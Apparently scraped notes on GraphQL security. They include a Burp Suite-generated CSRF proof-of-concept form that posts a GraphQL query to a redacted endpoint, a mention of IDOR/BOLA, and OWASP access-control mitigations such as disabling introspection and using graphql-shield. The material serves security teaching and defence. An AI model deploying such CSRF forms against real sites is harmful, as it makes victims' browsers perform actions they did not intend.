
Schedule task

Generate CSRF PoC


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="https://redacted/graphql" method="POST">
      <input type="hidden" name="query" value="&#123;&#10;&#32;&#32;user&#32;&#123;&#10;&#32;&#32;&#32;&#32;firstName&#10;&#32;&#32;&#32;&#32;&#95;&#95;typename&#10;&#32;&#32;&#32;&#125;&#10;&#125;&#10;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

- Use CSRF PoC Tool in Burp to create attack

IDOR/BOLA



Developer GraphQL Pitfalls




Mitigations

OWASP Help to address GraphQL Security Bugs

Most Security Bugs Related to GraphQL

- Access Control: Authorization Checks
 - This is the ability to send a query or a mutation to a resource to which you are not supposed to have access.
 - This can be accomplished by modifying the parameter of a query or a mutation.



Mitigation: Access Control Issues GraphQL

To ensure that a GraphQL API has proper access control, do the following:

- Always validate that the requester is authorized to view or mutate/modify the data they are requesting. This can be done with [RBAC](#) or other access control mechanisms.
 - This will prevent [IDOR](#) issues, including both [BOLA](#) and [BFLA](#).
- Enforce authorization checks on both edges and nodes (see example [bug report](#) where nodes did not have authorization checks but edges did).
- Use [Interfaces](#) and [Unions](#) to create structured, hierarchical data types which can be used to return more or fewer object properties, according to requester permissions.
- Query and Mutation [Resolvers](#) can be used to perform access control validation, possibly using some RBAC middleware.
- [Disable introspection queries](#) system-wide in any production or publicly accessible environments.
- Disable [GraphiQL](#) and other similar schema exploration tools in production or publicly accessible environments.

https://cheatsheetseries.owasp.org/cheatsheets/GraphQL_Cheat_Sheet.html



SHIELD
GRAPHQL

graphql-shield

circleci

failing



codecov

unknown

npm package

7.6.5

backers

10

sponsors

7

GraphQL Server permissions as another layer of abstraction!

OWASP



OWASP Cheat Sheet Series



Search

OWASP Cheat Sheet Series

Cryptographic Storage

DOM based XSS Prevention

Database Security

Denial of Service

Deserialization

Django REST Framework

Docker Security

DotNet Security

Error Handling

GraphQL Cheat Sheet

Introduction

[GraphQL](#) is an open source query language originally developed by Facebook that can be used to build APIs as an alternative to REST and SOAP. It has gained popularity since its inception in 2012 because of the native flexibility it offers to those building and calling the API. There are GraphQL servers and clients implemented in various languages. [Many companies](#) use GraphQL including GitHub, Credit Karma, Intuit, and PayPal.